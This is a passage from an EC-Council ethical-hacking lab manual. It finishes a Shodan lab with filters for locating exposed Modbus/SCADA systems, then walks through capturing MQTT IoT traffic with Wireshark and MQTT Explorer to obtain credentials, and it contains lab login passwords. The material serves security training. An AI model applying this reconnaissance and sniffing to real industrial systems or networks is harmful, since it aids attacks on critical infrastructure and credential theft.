


Figure 1.1.12: Detailed information

22. Similarly, you can gather additional information on a target device using the following Shodan filters:

    - **Search for Modbus-enabled ICS/SCADA systems:**

      port:502

    - **Search for SCADA systems using PLC name:**

      "Schneider Electric"

    - **Search for SCADA systems using geolocation:**

      SCADA Country:"US"

23. Using Shodan, you can obtain the details of SCADA systems that are used in water treatment plants, nuclear power plants, HVAC systems, electrical transmission systems, home heating systems, etc.
24. This concludes the demonstration of gathering information on a target device using various techniques such as Whois lookup, advanced Google hacking, and Shodan search engine.
25. Close all open windows and document all the acquired information.
26. Turn off the **Windows 10** virtual machine.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Analysis

Analyze and document all the results obtained in the lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab

Capture and Analyze IoT Device Traffic

IoT refers to a network of devices having an IP address as well as the capability to sense, collect, and send data using embedded sensors, communication hardware, and processors.

ICON KEY

Valuable Information

Test Your Knowledge

Web Exercise

Workbook Review

Lab Scenario

As a professional ethical hacker or pen tester, you must have sound knowledge to capture and analyze the traffic between IoT devices. Using various tools and techniques, you can capture the valuable data flowing between the IoT devices, analyze it to obtain information on the communication protocol used by the IoT devices, and acquire sensitive information such as credentials, device identification numbers, etc.

Lab Objectives

- Capture and analyze IoT traffic using Wireshark

Lab Environment

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 18 IoT and OT Hacking

To carry out this lab, you need:

- Windows 10 virtual machine
- Ubuntu virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 15 Minutes

Overview of IoT and OT Traffic

Many IoT devices such as security cameras host websites for controlling or configuring cameras from remote locations. These websites mostly implement the insecure HTTP protocol instead of the secure HTTPS protocol and are,

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

hence, vulnerable to various attacks. If the cameras use the default factory credentials, an attacker can easily intercept all the traffic flowing between the camera and web applications and further gain access to the camera itself. Attackers can use tools such as Wireshark to intercept such traffic and decrypt the Wi-Fi keys of the target network.

Lab Tasks

TASK 1 — Capture and Analyze IoT Traffic using Wireshark

Here, we use Wireshark to capture and analyze traffic between IoT devices.

Wireshark is a free and open-source packet analyzer. It facilitates network troubleshooting, analysis, software and communications protocol development, and education. It is used to identify the target OS and sniff/capture the response generated from the target machine to the machine from which a request originates.

1. Turn on the **Windows 10** and **Ubuntu** virtual machines.
2. In the **Ubuntu** virtual machine, click on the **Ubuntu** button, type **toor** in the **Password** field, and press **Enter** to sign in to the machine.




Figure 2.1.1: Ubuntu login

3. In the left pane under the **Activities** list, scroll down and click the **Terminal** ( ) icon to open the terminal window.




Figure 2.1.2: Open Terminal window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.1

Install MQTT Explorer

4. In the terminal window, type **sudo snap install mqtt-explorer** and press **Enter** to install the MQTT Explorer tool.

Note: MQTT Explorer is a comprehensive MQTT client that provides a structured overview of your MQTT topics and simplifies working with devices/services on your broker.

5. In the **[sudo] password for ubuntu** option, enter **toor** as the password and press **Enter**.




Figure 2.1.3: Installing MQTT Explorer

TASK 1.2

Launch Wireshark

6. After the installation is complete, switch to the **Windows 10** virtual machine and login with the credentials **Admin/Pa$$w0rd**.
7. Open the **Wireshark** application and double-click the available Ethernet or interface (here, **Ethernet0**) to start capturing the packets.
8. Leave the Wireshark window running.
9. Switch back to the **Ubuntu** virtual machine. In the terminal window, type **mqtt-explorer** and press **Enter** to launch the MQTT Explorer tool.

Figure 2.1.4: AWS CLI Installed Successfully

TASK 1.3

Launch MQTT Explorer

10. The MQTT Explorer tool initializes and the **MQTT Explorer** main window appears, as shown in the screenshot.
11. In the **MQTT Connection** window, click **CONNECT**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.1.5: MQTT Explorer window

12. **MQTT Explorer** starts establishing a connection with the devices mentioned in the left pane, as shown in the screenshot.




Figure 2.1.6: MQTT Explorer connecting with the devices

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

13. Wait for some time, and then click **DISCONNECT** in the top section of the **MQTT Explorer** window to disconnect the tool.
14. Switch to the **Windows 10** virtual machine.
15. In the **Wireshark** window, click the **Stop** button to stop capturing the packets.




Figure 2.1.7: Stop packet capturing in Wireshark

16. Now, in the **Apply a display filter** field, type **mqtt** and press **Enter** to display only the MQTT protocol packets.




Figure 2.1.8: Filtering MQTT protocol traffic

17. You can observe packets such as **Connect Command**, **Connect Ack**, **Subscribe Request**, **Subscribe Ack**, and **Publish Message**, as shown in the screenshot.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

